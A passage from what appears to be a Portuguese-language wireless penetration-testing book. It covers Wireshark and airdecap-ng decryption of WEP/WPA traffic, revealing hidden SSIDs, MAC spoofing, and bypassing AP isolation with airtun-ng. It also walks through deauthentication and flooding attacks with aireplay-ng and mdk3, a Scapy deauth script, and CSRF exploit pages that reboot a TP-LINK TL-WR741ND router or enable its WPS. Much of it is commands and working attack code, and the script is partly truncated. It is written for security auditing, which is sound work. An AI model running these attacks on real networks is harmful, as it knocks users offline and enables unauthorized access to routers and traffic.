2. O arquivo *rede.conf* contém as informações da rede EAP-TTLS a ser conectada:

```
network={
ssid="TP-LINK_E1E866"
key_mgmt=WPA-EAP
eap=TTLS
identity="teste"
password="teste"
ca_cert="/root/Desktop/ca.crt"
phase2="auth=PAP"
}
```

3. Também é necessário haver a permissão de execução:

root@kali# **chmod u+x rede.sh**

4. Execute o arquivo *rede.sh*:

root@kali# **./rede.sh**

8.7 Capturando tráfego WEP com o Wireshark

O excelente sniffer Wireshark, além de capturar dados de redes que não apresentam criptografia, pode ser utilizado para capturar dados de redes criptografadas.

O Wireshark descriptografa em tempo real dados criptografados com WEP. Para tal, execute o procedimento a seguir:

1. Inicie o Wireshark:

root@kali# **wireshark**

2. Vá nas opções Edit > Preferences > Protocols > IEEE 802.11.

3. Habilite o *checkbox* Enable decryption e vá à opção Edit para editar a chave (Figura 8.1).

Figura 8.1 – Configurando o Wireshark para descriptografar o tráfego WEP.

4. Vá à opção New para criar uma nova chave WEP.

5. Em Key type, selecione wep e insira a chave WEP no campo Key:.

6. Realize a captura do tráfego WEP (com a chave ativa) com a interface em modo monitor.

8.8 Capturando tráfego WPA/WPA2 PSK com o

Wireshark

Para redes WPA/WPA 2 PSK, a chave inserida pode ser na forma wpa-pwd (senha em claro) ou wpa-psk (chave PSK).

A seguir, menciona-se o procedimento para descriptografar dados em tempo real de redes WPA/WPA2 PSK:

1. Vá às opções Edit > Preferences > Protocols > IEEE 802.11.

2. Habilite o checkbox Enable decryption e vá à opção Edit para editar a chave (Figura 8.1).

3. Vá à opção New para criar uma nova chave WPA/WPA2 PSK.

4. Em Key type, selecione wpa-pwd e insira a chave WPA/WPA2 PSK no campo Key: (Figura 8.2).

Figura 8.2 – Inserindo a senha em claro na opção wpa-pwd.

5. Uma outra opção é inserir a chave PSK (Figura 8.3). A chave PSK pode ser obtida com o comando wpa_passphrase .

Figura 8.3 – Inserindo a chave PSK na opção wpa-psk.

Para que o Wireshark descriptografe o tráfego de redes WPA/WPA2 PSK, além do processo de inserção de senhas (seja a senha em claro ou PSK), o Wireshark deve capturar o 4-way handshake.

8.9 Airdecap-ng

Realiza a descriptografia de pacotes WEP, WPA/WPA2 PSK.

Sintaxe de uso:

airdecap-ng < *opções*> < *arquivo com 4-way handshake.cap*>

Opções:

-w *chaveWEP* Chave WEP em hexadecimal.

-p *senhaWPA* Chave WPA/WPA2 PSK.

-b *BSSID*

Filtro por BSSID.

-e *ESSID*

Filtro por ESSID.

Exemplos de uso:

• Para descriptografar um arquivo WEP (OPN ou SKA):

root@kali# **airdecap-ng -w 01:23:45:67:89 arquivo.cap**

• Para descriptografar um arquivo WPA, é necessário capturar o 4-way handshake no Airodump-ng:

root@kali# **airdecap-ng -p 'senh123' -e 'TP-LINK_E1E866' arquivo.cap**

Uma vez com o arquivo descriptografado, podemos visualizar o seu conteúdo pelo Wireshark.

CAPÍTULO 9

Burlando autenticações

Em determinados momentos, nós nos deparamos com redes com determinados filtros de segurança: ESSIDs ocultos, filtros de endereço MAC e isolação dos clientes por AP Isolation.

Essas condições acabam atrapalhando o processo de pentest. Mas não se preocupe. Embora esses filtros pareçam fornecer segurança são facilmente dribláveis.

É de suma importância conhecer esses mecanismos de segurança e entender como eles atuam.

9.1 Redes ocultas (Hidden SSIDs)

Por padrão, todos os pontos de acesso enviam o frame Beacon sinalizando o SSID para que os clientes conectem-se a ele.

Rede oculta (Hidden SSID) é um tipo de configuração em que o ponto de acesso não envia o Beacon. Dessa forma, somente clientes que conhecem o SSID do ponto de acesso se conectam a ele.

Não é uma medida que provê segurança robusta, ao contrário do que muitos pensam. Isso porque, durante o processo de autenticação, a estação cliente necessita saber o nome do SSID. Logo, uma simples interface em modo monitor realiza a captura do processo de autenticação e consequentemente o nome da rede.

Execute os passos a seguir para descobrir o nome de uma rede oculta:

1. Configure o ponto de acesso para que a rede seja do tipo oculta (Figura 9.1)

Figura 9.1 – Desabilitando o checkbox Enable SSID Broadcast.

2. Ao realizar a captura com o Airodump-ng, será mostrado o valor *<lenght: 0>* no campo ESSID, em vez do nome da rede.

root@kali# **airodump-ng -c 11 mon0**

CH 11][Elapsed: 16 s][2015-04-07 22:10]

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID


74:EA:3A:E1:E8:66 -19 0 727 0 2 11 54e. WPA2 CCMP PSK **<length: 0>**

Como o campo #Data indica que até o momento não foi capturado nenhum pacote da rede, o Airodump-ng não determina o tamanho do nome da rede oculta (length: 0). Em alguns casos é possível visualizar o tamanho do nome ESSID no próprio Airodump-ng.

3. Para descobrir o nome do ESSID, espere um cliente conectar-se à rede ou realize um ataque de Deauth em algum cliente conectado. Assim, o Probe Request será emitido pelo cliente buscando reassociação com a rede. Consequentemente, o nome ESSID será capturado.

CH 11][Elapsed: 16 s][2015-04-07 22:10] [WPA handshake: 74:EA:3A:E1:E8:66

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. WPA2 CCMP PSK TP-LINK_E1E866

BSSID STATION PWR Rate Lost Frames **Probe**

74:EA:3A:E1:E8:66 78:59:5E:90:23:33 -33 0e- 0 418 170 **TP-**

LINK_E1E866

9.2 Filtros de MAC (MAC Filter)

A ideia de um filtro de endereço MAC é realizar a autenticação com base no

MAC do cliente. Assim, somente os MAC permitidos conectam-se à rede.

Por

exemplo,

em

uma

rede

só

são

permitidos

os

MAC

AA:AA:AA:AA:AA:AA e BB:BB:BB:BB:BB:BB, portanto qualquer computador com outro MAC, mesmo que saiba a senha da rede, não consegue se conectar. A figura 9.2 mostra um exemplo de filtragem por MAC.

Figura 9.2 – A máquina com MAC CC:CC:CC:CC:CC:CC tenta conectar-se à rede. Devido a filtros de MAC, o roteador não concede acesso.

Em uma rede com filtro de MAC, o processo de autenticação não será bem-sucedido (Figura 9.3).






Figura 9.3 – O processo de autenticação falha em redes com filtros de MAC habilitado.

Esse mecanismo de autenticação é bem falho, pois um endereço MAC pode ser facilmente forjado (Figura 9.4).

Figura 9.4 – Caso a máquina troque o seu MAC por um MAC válido, a conexão será aceita.


Execute os passos a seguir para troca do endereço MAC:

1. Estabeleça um filtro para que somente os MAC permitidos acessem a rede (Figura 9.5).

Figura 9.5 – Habilitando o filtro de MAC. Somente o MAC 78:59:5E:90:23:33 conecta-se à rede.

2. Burlar filtros de MAC é simples, uma simples varredura com o Airodump-ng mostra o endereço MAC dos clientes conectados e, consequentemente, permitidos.

CH 11][Elapsed: 16 s][2015-04-07 22:10] [WPA handshake: 74:EA:3A:E1:E8:66

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. WPA2 CCMP PSK TP-LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:66 78:59:5E:90:23:33 -33 0e- 0 418 170 TP-

LINK_E1E866

3. De posse dos endereços permitidos, utilize o macchanger para trocar o seu MAC por um MAC válido:

root@kali# **ifconfig wlan0 down**

root@kali# **macchanger -m 78:59:5E:90:23:33 wlan0**

root@kali# **ifconfig wlan0 up**

O macchanger pode alterar o MAC de forma randômica por meio da opção -r:

root@kali# **ifconfig wlan0 down**

root@kali# **maccchanger -r wlan0**

root@kali# **ifconfig wlan0 up**

4. Outra forma de alteração do endereço MAC por meio do comando ifconfig:

root@kali# **ifconfig wlan0 down**

root@kali# **ifconfig wlan0 hw ether 78:59:5E:90:23:33**

root@kali# **ifconfig wlan0 up**

Mesmo sendo extremamente simples trocar o endereço MAC de um

computador, somente é permitido um MAC na rede. Assim, mesmo com um MAC válido, só será possível conectar-se à rede quando aquele MAC específico não estiver conectado (Figura 9.6).

Figura 9.6 – Conflito de MAC. O roteador não envia pacotes corretamente para dois MACs iguais.

9.3 Isolação do cliente (AP Isolation)

Uma medida de proteção muito utilizada, principalmente em redes Hotspot, é o mecanismo *AP Isolation*.

O AP Isolation é uma medida em que os dispositivos wireless não se comunicam entre si; cada dispositivo fica totalmente isolado da rede, o que garante confidencialidade dos dados. Dessa forma, ataques como Man-in-the-Middle são totalmente inviáveis.

Execute os passos a seguir para testar um sistema de isolação do cliente (AP Isolation):

1. Habilite o AP Isolation (Figura 9.7).

Figura 9.7 – Habilitando o AP Isolation.

2. Ataques de Arp Spoof não são possíveis. Mais informações sobre como realizar esse tipo de ataque, consulte as páginas de manual do programa Ettercap. No livro *Introdução ao pentest*, de minha autoria também é descrito como utilizar o Ettercap, além de outros, como nping e arpspoof.

Embora o Ap Isolation pareça dar segurança total a cada dispositivo wireless, esse mecanismo pode ser facilmente burlado criando-se um Evil Twin (mesmo com criptografia WPA2 CCMP).

Mais detalhes de como criar uma rede WPA2 CCMP duplicada com o *softAP* HostAPd são encontrados no capítulo 19, “Afinal, estamos seguros?”.

9.4 Injeção do tráfego via Airtun-ng

Além da criação de pontos de acesso falsos com o Evil Twin, é possível injetar o tráfego wireless diretamente no cliente com o programa Airtun-ng, passando por proteções como o Ap Isolation.

Não é necessário o atacante estar conectado à rede para utilização do Airtun-ng, o único pré-requisito para a sua utilização é saber a senha WEP ou WPA (em testes pessoais o Airtun-ng apresentou melhor resultado em redes com criptografia OPN ou WEP) e endereço IP válido da rede.

Sintaxe de uso:

airtun-ng < *opções*> < *monitor*>

Opções:

-a *BSSID*

BSSID do ponto de acesso.

-w

Senha WEP para criptografar os pacotes.

senhaWEP

-p

Senha WPA para criptografar os pacotes.

senhaWPA

-e *ESSID*

Define o ESSID a ser utilizado.

-t *modo*

Envia o pacote para o ponto de acesso (1) ou para o cliente wireless (0). O padrão é enviar pacotes

diretamente para os clientes.

Exemplo de uso:

1. Crie uma rede com criptografia OPN (Figura 3.7).

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng, coletando informações como ESSID, BSSID e canal de transmissão.

• Ajuste o canal de transmissão da interface wireless com o mesmo canal

de transmissão da rede em teste. Por exemplo, caso o canal de transmissão da rede seja 11, ajuste a interface em modo monitor mon0 para o canal 11:

root@kali# **iw dev mon0 set channel 11**

3. Injete o tráfego diretamente na rede:

root@kali# **airtun-ng -a 74:EA:3A:E1:E8:66 mon0**

created tap interface **at0**

No encryption specified. Sending and receiving frames through mon0.

FromDS bit set in all frames.

Será criada a interface virtual at0, utilizada para ataques de injeção.

4. Configure manualmente a interface at0 com um endereço IP válido da rede e que não esteja em uso por nenhum outro dispositivo. Supondo que o IP 192.168.1.2 não esteja sendo usado por nenhuma outra estação:

root@kali# **ifconfig at0 192.168.1.2 up**

5. A interface at0 poderá injetar tráfego diretamente em dispositivos wireless conectado na rede. Utilize o arping para testar a conectividade (supondo que o IP 192.168.1.100 pertença a um dispositivo wireless qualquer da rede – celular, tablet etc.):

root@kali# **arping 192.168.1.100 -i at0**

6. Por algum motivo, o Airtun-ng só injeta tráfego no momento em que o

dipositivo estiver usando a rede wireless. Por exemplo, na etapa 5 é injetado tráfego diretamente no dispositivo com IP 192.168.1.100, dessa forma, somente quando o IP 192.168.1.100 estiver acessando a internet ou comunicando-se com outros dispositivos wireless da rede, o Airtun-ng injetará o tráfego e o arping responderá:

root@kali# **arping 192.168.1.100 -i at0**

Timeout

Timeout

--- Nesse momento o dispositivo acessa um site na internet ---

60 bytes from aa:aa:aa:aa:aa:aa (192.168.1.100): index=0 time=2.488 msec

CAPÍTULO 10

Atacando a infraestrutura

Obtida a senha wireless e conectado na rede, o próximo passo é atacar os sistemas que estão dentro da rede interna. Este capítulo não visa cobrir todos os ataques destinados a redes de computadores. Mais informações sobre ataques em redes de computadores podem ser obtidos no livro *Introdução ao pentest*, de minha autoria.

10.1 Negação de serviço (Denial of Service)

Um dos maiores problemas de redes wireless é a negação de serviço. A negação de serviço, em termos gerais, é uma técnica que consiste em mandar

uma sobrecarga muito alta de informações para determinado servidor/serviço.

Há diversos tipos de negação de serviço, como, por exemplo, negação de serviço que envolva falhas em determinados softwares, causando a paralisação da máquina, envio excessivo de pacotes (SYN, ACK, UDP) etc.

Os principais ataques de negação de serviço contra redes wireless são ataques voltados à camada 2 do Modelo OSI.

10.1.1 Aireplay-ng

O Aireplay-ng realiza ataques de Deauthentication, enviando frames Deauth forjados com o endereço de origem do AP. Quando o cliente recebe o frame, ele é desconectado e tenta a conexão novamente. Enquanto o ataque for sustentado, o cliente não consegue se conectar novamente ao AP (Figura 6.1).

Envio de Deauth para o broadcast (todos da rede):

aireplay-ng -0 0 -a < *BSSID*> < *monitor*>

Envio de Deauth para o cliente específico:

aireplay-ng -0 0 -a < *BSSID*> -c < *endereço MAC do STA*> < *monitor*>

Cuidado ao aparecer a mensagem **[0 | 0 ACKs]**.

root@kali# **aireplay-ng -0 0 -a 74:EA:3A:E1:E8:66 -c 78:59:90:23:33 mon0**

21:41:45 Waiting for beacon frame (BSSID: 74:EA:3A:E1:E8:66) on channel 11

21:41:46 Sending 64 directed DeAuth. STMAC: [00:23:15:73:86:6C] [**0 | 0 ACKs**]

Essa mensagem indica que nenhum pacote ACK foi capturado (quando um

ataque de Deauth ocorre, pacotes ACKs são enviados como confirmação do Deauth recebido) e que o ataque de Deauth não está funcionando. Isso pode ocorrer por diversos motivos, sendo os principais:

• STA ou AP fora do seu alcance.

• A placa wireless não realiza ataques de Deauth.

• Há processos desnecessários (NetworkManager, wpa_supplicant, etc.) sendo executados.

Certifique-se dessas condições caso o Aireplay-ng não receba nenhuma mensagem ACK de retorno.

10.1.2 Ataques Deauth em Python

Um ataque de Deauth também pode ser realizado de maneira manual, com programação em Python e com o manipulador de pacotes Scapy.

Segue um script em Python para ataques de Deauth.

```
#!/usr/bin/env python

# Altere o cliente para FF:FF:FF:FF:FF:FF (endereço de broadcast) caso você
queira

# desautenticar todos os clientes da rede alvo

# Fonte: http://www.matnet.my/blog/2014/05/

import sys

if len(sys.argv) != 5:

print 'Usage is ./scapy-deauth.py interface bssid client count'
```

```
sys.exit(1)

from scapy.all import *

conf.iface = sys.argv[1] # Interface que enviará os pacotes Deauth, necessita ser
a

# interface em modo monitor

bssid = sys.argv[2] # Endereço BSSID da rede

client = sys.argv[3] # Endereço MAC do STA. O endereço de broadcast
desautentica

# todos da rede

count = sys.argv[4] # Número de pacotes Deauth a serem enviados

conf.verb = 0

packet =

RadioTap()/Dot11(type=0,subtype=12,addr1=client,addr2=bssid,addr3=bssid)/Do

for n in range(int(count)):

sendp(packet)

print 'Deauth sent via: ' + conf.iface + ' to BSSID: ' + bssid + ' for Client: ' +
client
```

Para utilizar o script realize os procedimentos descritos na seção 2.3,

“Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng,

coletando informações como ESSID, BSSID e canal de transmissão.

• Ajuste o canal de transmissão da interface wireless com o mesmo canal de transmissão da rede em teste. Por exemplo, caso o canal de transmissão da rede seja 11, ajuste a interface em modo monitor mon0 para o canal 11:

root@kali# **iw dev mon0 set channel 11**

Utilize o script selecionando a interface em modo monitor, o BSSID do AP, qual o cliente que sofrerá o ataque de Deauth e o número de pacotes que serão enviados.

Sintaxe de uso:

python scapy-deauth.py < *monitor*> < *BSSID*> <MAC do *STA*> < *número de pacotes Deauth*> Exemplo de uso:

root@kali# **python scapy-deauth.py mon0 74:EA:3A:E1:E8:66**

FF:FF:FF:FF:FF:FF 999

O seu funcionamento é extremamente simples: o script espera que o número de argumentos seja 5, caso contrário exibe uma mensagem de alerta sobre a sua utilização e sai do programa.

Recebendo todos os argumentos corretamente, cada argumento é associado a um valor (por exemplo o argumento 1 é reservado para a interface em modo monitor, o argumento 2 é reservado para o BSSID da rede, o argumento 3 é reservado para o cliente que sofrerá o ataque de Deauth e o argumento 4 é

reservado para a quantidade de pacotes a serem enviados).

O pacote de Deauth é construído a partir desses argumentos e o pacote é enviado. A última linha exibe uma mensagem na tela indicando que os pacotes foram enviados corretamente.

10.1.3 MDK3

O MDK3 é uma excelente ferramenta para testes de negação de serviço em redes wireless. As suas opções incluem: *flood* de beacons, Association flood, Deauthentication etc. Para visualizar a ajuda, digite mdk3 --fullhelp no terminal.

Sintaxe de uso:

mdk3 < *monitor*> < *opção*>

Beacon flood

• Cria vários ESSIDs (ESSID flood):

root@kali# **mdk3 mon0 b**

• Utiliza endereços MAC válidos ao se realizar o ataque de ESSID flood:

root@kali# **mdk3 mon0 b -m**

• Cria somente um ESSID específico, em vez de vários aleatórios:

root@kali# **mdk3 mon0 b -n TP-LINK_E1E866**

• Gera ESSIDs como redes ad hoc:

root@kali# **mdk3 mon0 b -d**

• Gera ESSIDs com criptografia WEP:

roo@kali# **mdk3 mon0 b -w**

• Gera ESSIDs com criptografia WPA/TKIP:

root@kali# **mdk3 mon0 b -t**

• Gera ESSIDs com criptografia WPA/AES:

root@kali# **mdk3 mon0 b -a**

• Gera ESSIDs em um canal fixo:

root@kali# **mdk3 mon0 b -c 11**

Authentication DoS Mode

Essa opção realiza vários pedidos de autenticação ao roteador, paralisando-o. Funciona bem contra criptografia WPA/WPA2 PSK. Em alguns firmwares, esse excesso de autenticações pode cortar o sinal do roteador.

• Realiza o excesso de autenticação sobre o BSSID 74:EA:3A:E1:E8:66:

root@kali# **mdk3 mon0 a -a 74:EA:3A:E1:E8:66**

• Utiliza endereços MAC válidos para realizar o ataque de excesso de autenticação:

root@kali# **mdk3 mon0 a -a 74:EA:3A:E1:E8:66 -m**

• Realiza um teste inteligente. Conecta poucos MACs no AP e fica injetando tráfego sucessivamente. Em alguns roteadores, esse teste pode cortar o sinal:

root@kali# **mdk3 mon0 a -i 74:EA:3A:E1:E8:66**

ESSID bruteforce

O mdk3 possibilita ataques de força bruta para se descobrir o nome de redes ocultas.

• Mostra quais são as opções para força bruta:

root@kali# **mdk3 mon0 p -b**

• Realiza um ataque de força bruta na tentativa de descobrir o ESSIDdo BSSID 74:EA:3A:E1:E8:66:

root@kali# **mdk3 mon0 p -c 11 -t 74:EA:3A:E1:E8:66 -b a**

• Realiza um ataque de dicionário na tentativa de descobrir o ESSID do BSSID 74:EA:3A:E1:E8:66:

root@kali# **mdk3 mon0 p -c 11 -t 74:EA:3A:E1:E8:66 -f dicionário**

Deauthentication

• Envia pacotes Deauth para todos, alternando entre os canais:

root@kali# **mdk3 mon0 d**

• Realiza ataque de Deauth sobre um canal específico:

root@kali# **mdk3 mon0 d –c 11**

Michael shutdown exploitation

• Caso a criptografia da rede seja WPA/TKIP, essa opção interrompe o tráfego de dados:

root@kali# **mdk3 mon0 m -t 74:EA:3A:E1:E8:66 -j**

10.2 Ataques diretos ao roteador

Um fator que não pode ser descartado durante um pentest são testes

relacionados puramente ao roteador e não somente ao sistema de criptografia (WEP, WPA/WPA 2 e Enterprise), isso porque dependendo da versão do roteador alguns ataques podem ser realizados no intuito de explorar algum tipo de vulnerabilidade. Uma falha bastante explorada em roteadores são vulnerabilidades CSRF.

10.2.1 Vulnerabilidade CSRF

Uma falha de CSRF é um tipo de vulnerabilidade que consiste em forçar requisições (em background) do browser da vítima. Esse ataque engana a vítima, fazendo-a pensar que está em um site, quando na realidade (em background) seu browser realiza inúmeras outras coisas.

Por exemplo, o usuário Zezinho está no site *http://www.sitemalicioso.com.br* e o site maliciosamente faz requisições para *http://www.banco.com.br/transferir_valor.php?valor=1000&do=zezinho¶=cracker.*

Essas requisições maliciosas são colocadas dentro de páginas HTML.

Por exemplo, uma página HTML com a tag <img src> no código-fonte indica a utilização de uma imagem na página. Crie o arquivo *pagina.html* com o seguinte conteúdo:

```
<html>
<head> </head>
<body>
<img src = http://www.novatec.com.br/figuras/logo_novatec.gif>
<p align=center><b>Pagina HTML</b></p>
</body>
</html>
```

Ao abrir a página com o navegador, será exibido o logo da Novatec Editora.

O exemplo anterior não é exatamente uma vulnerabilidade CSRF. Uma vulnerabilidade CSRF é quando uma página faz requisições para um site solicitando uma troca de senha, transferência de dinheiro etc. Por exemplo, podemos trocar a tag <img src> por uma requisição HTTP.

```
<html>
<head> </head>
<body>
<img src = http://www.banco.com.br/transferir.php?
valor=1000&do=zezinho&para=cracker>
<p align=center><b>Pagina HTML</b></p>
```

```
</body>

</html>
```

A tag <img src>, embora originalmente utilizada para carregar uma imagem em uma página HTML, faz um requisição HTTP solicitando a transferência do valor R$ 1.000,00 do usuário Zezinho para o cracker. Caso o usuário Zezinho já esteja com uma aba aberta no browser no site *http://www.banco.com.br*, a transferência ocorrerá com sucesso, sem que o usuário Zezinho sequer saiba que transferiu dinheiro para o cracker.

Vamos a um exemplo mais prático: o roteador TP-LINK, modelo TL-WR741ND, contém uma vulnerabilidade de CSRF que possibilita qualquer atividade administrativa. Com essa vulnerabilidade, é possível trocar a senha wireless, mudar o sistema de criptografia etc.

O exploit a seguir reinicia o roteador.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>

<head> </head>

<body>

<script src="http://192.168.1.1:80/userRpm/SysRebootRpm.htm?
Reboot=Reboot"> </script>

</body>

</html>
```

Para que a vulnerabilidade tenha efeito, acesse a página do roteador em uma aba do browser (normalmente é o endereço *http://192.168.1.1*) e em outra aba, abra o conteúdo do exploit para reiniciar o roteador. Agora, que tal algo mais intrusivo?

O exploit a seguir ativa o QSS para ataques contra o protocolo WPS.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>

<head> </head>

<body>

<script src="http://192.168.1.1:80/userRpm/WpsCfgRpm.htm?EnWps=Enable
QSS"> </script>

<script src="http://192.168.1.1:80/userRpm/SysRebootRpm.htm?
Reboot=Reboot"> </script>

</body>

</html>
```

Com o WPS ativo, ataques de recuperação de senhas wireless podem ser realizados com programas como o Reaver.

Vulnerabilidades em roteadores devem ser levados em consideração, pois em uma auditoria, mesmo que todos os métodos para quebra de criptografia falhem, ainda é possível descobrir a versão do roteador e utilizar algum exploit público para obter alguma vantagem sobre a rede.

10.2.2 Quebra de senhas

